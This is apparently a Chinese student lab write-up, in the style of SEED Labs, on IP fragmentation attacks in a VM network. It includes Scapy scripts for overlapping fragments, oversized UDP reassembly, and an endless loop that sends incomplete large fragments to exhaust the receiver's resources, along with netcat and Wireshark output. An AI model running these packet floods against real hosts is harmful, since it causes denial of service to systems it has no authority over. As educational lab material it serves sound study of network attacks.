
第一个分片将 payload 从 32 改成 40，加上 8 个 K



```
[09/12/20]seed@VM:~$ nc -l -u 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKKKKKKKKBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCC
```




```
41    ..#..h..  AAAAAAAA
41    AAAAAAAA  AAAAAAAA
4b    AAAAAAAA  KKKKKKKK
42    BBBBBBBB  BBBBBBBB
43    BBBBBBBB  CCCCCCCC
43    CCCCCCCC  CCCCCCCC
      CCCCCCCC
```



```
# Construct IP header
ip = IP(src="192.168.43.132", dst="192.168.43.133", id=1000, frag =0 , flags = 1)
# Construct UDP header
udp = UDP(sport=7070, dport=9090, chksum = 0, len= 104)
# Construct payload
payload = 'A' * 32 + 'K'*32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
send(pkt, verbose=0)


# Construct IP header
ip = IP(src="192.168.43.132", dst="192.168.43.133")
ip.id = 1000 #Identification
ip.frag = 5 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto = 'udp'
# Construct payload
payload = 'B' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/payload # For other fragments, we should use ip/payload

send(pkt, verbose=0)
```


用 K 完全覆盖 B 将第二个分组更改为没有第一个长，完全覆盖掉后面报文。

将发送顺序调换，结果相同




```
# Construct IP header
ip = IP(src="1.2.3.4", dst="192.168.43.131")
ip.id = 1000 #Identification
ip.frag = 2750 # Offset of this IP fragment
ip.flags = 1 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 65535 # This should be the combined length of all fragments

# Construct payload
payload = 'B' * 22000 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)




# Construct IP header
ip = IP(src="1.2.3.4", dst="192.168.43.131")
ip.id = 1000 #Identification
ip.frag =  5500# Offset of this IP fragment
ip.flags = 0 # Flags

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 65535 # This should be the combined length of all fragments

# Construct payload
payload = 'C' * 22000 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)
```

打算弄三个分片，每个 22000，但是 udp 只能是 65535




```
383 121.9313… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=03e8) [Reassembled in #427]
384 121.9323… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=03e8) [Reassembled in #427]
385 121.9333… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=2960, ID=03e8) [Reassembled in #427]
386 121.9343… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=4440, ID=03e8) [Reassembled in #427]
387 121.9351… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=5920, ID=03e8) [Reassembled in #427]
388 121.9359… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=7400, ID=03e8) [Reassembled in #427]
389 121.9370… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=8880, ID=03e8) [Reassembled in #427]
390 121.9379… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=10360, ID=03e8) [Reassembled in #427]
391 121.9388… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=11840, ID=03e8) [Reassembled in #427]
392 121.9397… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=13320, ID=03e8) [Reassembled in #427]
393 121.9405… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=14800, ID=03e8) [Reassembled in #427]
394 121.9418… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=16280, ID=03e8) [Reassembled in #427]
395 121.9429… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=17760, ID=03e8) [Reassembled in #427]
396 121.9443… 1.2.3.4        192.168.43.131 IPv4  1514 Fragmented IP protocol (proto=UDP 17, off=19240, ID=03e8) [Reassembled in #427]
397 121.9454… 1.2.3.4        192.168.43.131 IPv4  1322 Fragmented IP protocol (proto=UDP 17, off=20720, ID=03e8) [Reassembled in #427]
```

结果如图，




```
▸ Frame 390: 1514 bytes on wire (
▸ Ethernet II, Src: Vmware_0b:f7:
▸ Internet Protocol Version 4, Sr
▸ Data (1480 bytes)
```

会自动分成小于 1480 的分组，而总体又小于 65536




```
CCCCCCCC CCCCCCCC
CCCCCCCC CCCCCCCC
CCCCCCCC CCCCCCCC
CCCCCCCC CCCCCCCC
CCCCCCCC CCCCCCCC
```



```python
#!/usr/bin/python3
from scapy.all import *

while(True):
    # Construct IP header
    i = 0
    ip = IP(src="1.2.3.4", dst="192.168.43.131")
    ip.id = i #Identification
    ip.frag = 0 # Offset of this IP fragment
    ip.flags = 1 # Flags

    # Construct UDP header
    udp = UDP(sport=7070, dport=9090)
    udp.len = 65535 # This should be the combined length of all fragments

    # Construct payload
    payload = 'A' * 60000 # Put 80 bytes in the first fragment

    # Construct the entire packet and send it out
    pkt = ip/udp/payload # For other fragments, we should use ip/payload
    pkt[UDP].checksum = 0 # Set the checksum field to zero
    send(pkt, verbose=0)

    ++i

```

代码如上，下面是 wireshark 抓的包



分组: 15945 · 已显示: 15909 (99.8%) · 已丢弃: 0 (0.0%)